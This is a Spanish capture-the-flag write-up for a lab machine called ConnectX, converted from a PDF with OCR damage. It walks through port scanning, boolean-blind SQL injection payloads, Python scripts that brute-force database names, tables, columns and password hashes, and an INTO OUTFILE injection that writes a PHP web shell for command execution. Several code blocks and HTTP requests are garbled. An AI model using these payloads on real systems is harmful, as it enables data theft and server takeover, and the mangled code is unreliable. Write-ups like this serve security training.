
Máquina ConnectX



Reconocimiento

Empezamos con un escaneo de puertos bastante completo de Nmap nmap -sSCV -p- --min-rate 5000 -n -Pn 192.168.1.105 -oN nmap.txt.

```
nmap -sSCV -p- --min-rate 5000 -n -Pn 192.168.1.105 -oN nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-02-21 09:51 CET
Nmap scan report for 192.168.1.105
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT STATE SERVICE VERSION
22/tcp open ssh
                    OpenSSH 9.2p1 Debian 2+deb12u4 (protocol 2.0)
 ssh-hostkey:
    256 af:79:a1:39:80:45:fb:b7:cb:86:fd:8b:62:69:4a:64 (ECDSA)
   256 6d:d4:9d:ac:0b:f0:a1:88:66:b4:ff:f6:42:bb:f2:e5 (ED25519)
80/tcp open http Apache httpd 2.4.62
|_http-server-header: Apache/2.4.62 (Debian)
 _http-title: Did not follow redirect to http://connectx.bbl/ -
MAC Address: F8:B5:4D:EC:75:E3 (Intel Corporate)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.99 seconds
```

- -p-: Escaneo de todos los puertos.
- -ss: Escaneo SYN para determinar el estado de los puertos.
- -sC: Lanza los scripts más populares de nmap.
- -sv: Escaneo de versiones de servicios.
- --min-rate 5000: Velocidad mínima de escaneo.
- -n: Desactiva la resolución de DNS.
- -Pn: Ignora la detección de hosts en línea.
- -on nmap.txt: Guarda resultados en archivo "Escaneo".


Nmap nos reporta:

• Puerto 22: SSH versión actualizada


• Puerto 80: Página web con dominio, lo introducimos en el /etc/hosts



En la web nos encontramos con una web para registrarse y logearse. Probando, ninguno de los paneles son vulnerables a SQLI



Asi que por ahora nos vamos a registrar y logear. A la hora de registrarnos, tenemos un campo para la subida de archivos, en este caso para la foto de perfil de nuestro usuarios:




Browse... No file selected.

Debes de subir una imagen (jpg | bmp | jpeg | png).


Al intentar subir un .php nos lo deniega pero por ahora podemos simplemente cambiar la extensión a png:






Si que se sube correctamente pero comprobé y en el directorio donde se almacena no tenemos permisos así que no se puede hacer nada con la foto de perfil que subimos.

Nos logeamos con la cuenta que creamos.





Explotación

Una vez dentro, me pongo a probar que campos pueden ser vulnerables y tiene toda la pinta que es el campo de selección de usuarios:




Me llevo el campo de filtrado a Burpsuite y compruebo si es vulnerable:






Sacar límite de columnas


```
SHELL admin' order by 1 -- -
```




Tras saber el límite de columnas que en este caso es 1, pruebo un UNION SELECT ATTACK pero no me representa el NULL en ningún lado, por lo que estamos antes una SQLI a ciegas



Sacar el nombre de la base de datos






sqli' or substr(database(),1,1)='c' -- -

Con esto lo que estamos haciendo seria una query como ¿La primera letra del nombre de la Base de datos en uso es c?.

En este punto tenemos que hacer fuerza bruta para sacar el nombre de la base de datos letra a letra, para ello empleo el siguiente script en python:



```
def def handler(sig,frame):
  print("\n[!]Saliendo...")
signal.signal(signal.SIGINT, def_handler)
main url=""
characters = string.ascii_lowercase + "_,- "
def makeRequest():
  databases = ""
  p1 = log.progress("Fuerza bruta")
  p1.status("Iniciando proceso de fuerza bruta")
  time.sleep(2)
  p2 = log.progress("Databases")
  cookies = {'PHPSESSID' : '0brt15of8r4sf684psl611e7ii' }
  data = {'username' : "} # test' or substr(database(),1,1)='c' -- -
  sqli= "test' or substr(database(),1,1)='c' -- -"
  for dbs in range(0,6):
     for position_character in range(1,30):
       for character in characters:
          sqli= f"sqli' or substr(database(),{position_character},1)='{character}' -- -"
          data = \{'username' : f'\{sqli\}'\}
          main url= "http://connectx.bbl/home.php"
          r = requests.post(main_url, cookies=cookies, data=data)
          if "Buenas!" in r.text:
            databases+=character
            p2.status(databases)
  databases += ","
```

```
if __name__ == '__main__':

makeRequest()
```

No le hice captura pero el nombre de la base de datos es "connectx"

Una vez sabemos el nombre de la base de datos, hacemos lo mismo pero esta vez para sacar las tablas.

```
SHELL sqli' or (select substr(table_name,1,1) from information_schema.tables where table_schema = 'connectx' limit 1,1)='x'
```

```
PYTHON
import os
from pwn import *
import time, signal, sys, string, pdb, requests
def def handler(sig, frame):
  print("\n[!] Saliendo...")
signal.signal(signal.SIGINT, def_handler)
main_url = " "
characters = string.ascii lowercase + ",-"
def makeRequest():
  tables = ""
  p1 = log.progress("Fuerza bruta")
  p1.status("Iniciando proceso de fuerza bruta")
  time.sleep(2)
  p2 = log.progress("tables")
  cookies = {'PHPSESSID': '0brt15of8r4sf684psl611e7ii'}
  data = {'username': "}
  for table in range(1, 6):
     for position character in range(1, 15):
       for character in characters:
          sqli = f'sqli' or (select substr(table_name, {position_character},1) from information_schema.tables where
table schema = 'connectx' limit {table},1)='{character}' -- -"
         data = {'username': f'{sqli}'}
          main url = "http://connectx.bbl/home.php"
```

```
r = requests.post(main_url, cookies=cookies, data=data)

# print(sqli)
# print

if "Buenas!" in r.text:
    tables += character
    print(tables)
    p2.status(tables)
    break
    tables += ","

if __name__ == '__main__':
    makeRequest()
```

Ejecutamos y nos saca el nombre de la tabla users:

```
> python sqli conditional response tables.py
[■] Fuerza bruta: Iniciando proceso de fuerza bruta
[<] tables: users</p>
```

Ahora sabiendo el nombre de la tabla, igual pero para sacar el nombre de las columnas.

```
SHELL sqli' or (select substr(column_name,1,1) from information_schema.columns where table_schema = 'connectx' and table_name = 'users' limit 1,1)='1' -- -
```

```
#!/usr/bin/env python3

import os
from pwn import *
import time, signal, sys, string, pdb, requests

def def_handler(sig, frame):
    print("\n[!] Saliendo...")
    sys.exit(1)

# Ctrl+C
signal.signal(signal.SIGINT, def_handler)

main_url = " "
characters = string.ascii_lowercase + "_,- "

def makeRequest():
    columns = ""

pl = log.progress("Fuerza bruta")
pl.status("Iniciando proceso de fuerza bruta")
```

```
time.sleep(2)
  p2 = log.progress("columns")
  cookies = {'PHPSESSID': '0brt15of8r4sf684psl611e7ii'}
  data = {'username': "}
  for table in range(1, 6):
     for position character in range(1, 20):
       for character in characters:
          sqli = f'sqli' or (select substr(column name, {position character},1) from information schema.columns
where table schema = 'connectx' and table name = 'users' limit {table},1)='{character}' -- -"
         data = \{'username': f'\{sqli\}'\}
          main url = "http://connectx.bbl/home.php"
          r = requests.post(main_url, cookies=cookies, data=data)
          if "Buenas!" in r.text:
            columns += character
            break
if name == ' main ':
  makeRequest()
```

Ejecutamos y nos saca las columnas:

```
python3 sqli conditional response columns.py
[L] Fuerza bruta: Iniciando proceso de fuerza bruta
[d] columns: password path username
```

Ahora por último, sacamos los datos que queramos, en este caso saco solo la password. Importante añadir a la variable *characters* caracteres especiales como ya que las contraseñas hasheadas los contienen.

```
SHELL sqli' or (select substring(password,1,1) from users limit 1,1)='a' -- -
```

```
#!/usr/bin/env python3

import os
from pwn import *
import time, signal, sys, string, pdb, requests

def def_handler(sig, frame):
```

```
print("\n[!] Saliendo...")
signal.signal(signal.SIGINT, def handler)
main url = " "
characters = string.ascii_lowercase + string.ascii_uppercase + "*@#$%!/&._,-1234567890"
def makeRequest():
  datos = ""
  cookies = {'PHPSESSID': '0brt15of8r4sf684psl611e7ii'}
  data = {'username': "}
  p1 = log.progress("Fuerza bruta")
  p1.status("Iniciando proceso de fuerza bruta")
  time.sleep(2)
  p2 = log.progress("data")
  for table in range(0, 6):
     for position character in range(1, 65):
       for character in characters:
          sqli = f'sqli' or (select substring(password, {position_character},1) from users limit {table},1)='{character}'
         data = {'username': f'{sqli}'}
          main url = "http://connectx.bbl/home.php"
          r = requests.post(main url, cookies=cookies, data=data)
         if "Buenas!" in r.text:
            datos += character
            break
       datos += ", "
if name == ' main ':
  makeRequest()
```

Tras un rato nos saca los hashes:

python3 sqli conditional response data.py
[] [1] za bruta: Inic[] o proceso de fuerza bruta
[/] data: \$29\$10\$nrvrm6muyttlejdmowipbe8md3931kwgct/k0drpu8ekhohdure4m, \$29\$10\$01t/7.ajdz672ds9ymtzburdrfgyrbx26ku2znta8j2agm/tfzaqs, \$29\$10\$dg/a.1.qbr63kt6aptalte.coggsqshoill9meg.zruii3ntcckiq



Aquí intente crackearlos pero nada, es un rabbit hole. Le pregunte al creador de la máquina como

seguir y es de la siguiente manera.

Probamos a subir archivos suponiendo que el nombre del directorio web es el mismo, es decir, *connectx.bbl*(un poco rebuscado esto...) que la dirección web:

```
admin' union select 'prueba' into outfile '/var/www/connectx.bbl/prueba.txt' -- -


Cookie: PHPSESSID=0brt15of8r4sf684psl611e7ii

Upgrade-Insecure-Requests: 1

Priority: u=0, i

username=admin' union select 'prueba' into outfile '/var/www/connectx.bbl/prueba.txt' -- -
```

Probamos y efectivamente se subió el archivo.



Por ello, subo el clásico código php que me da una shell:

```
origin: http://connectx.bbl

Sec-GPC: 1

Connection: keep:alive
Referer: http://connectx.bbl/home.php
Cookie: PHPSESSID=obbxt15of8r4sf684ps1611e7ii
Upgrade-Insecure-Requests: 1

Priority: u=0, i

username=admin' union select "<?php system($_GET['cmd']); ?>" into outfile "/var/www/connectk.bbl/cmd.php" -- - -- -

WWW-data

Origin: http://connectx.bbl/cmd.php

Referer: http://connectx.bbl/cmd.php

Wording Decorate Connectx.bbl/cmd.php" -- - -- -

Wow-data
```

Ahora ejecuto lo siguiente mientras que me pongo a la escucha por **netcat** por el puerto 4444 para que me de una reverse shell

Y tenemos la flag!.

SHELL

www-data@debian:/\$ ls
bin flag.txt lib mnt run tmp vmlinuz.old
boot home lib64 opt sbin usr
dev initrd.img lost+found proc srv var
etc initrd.img.old media root sys vmlinuz
www-data@debian:/\$ cat flag.txt
bf5d5347e5f42004a51af934ccb9cf29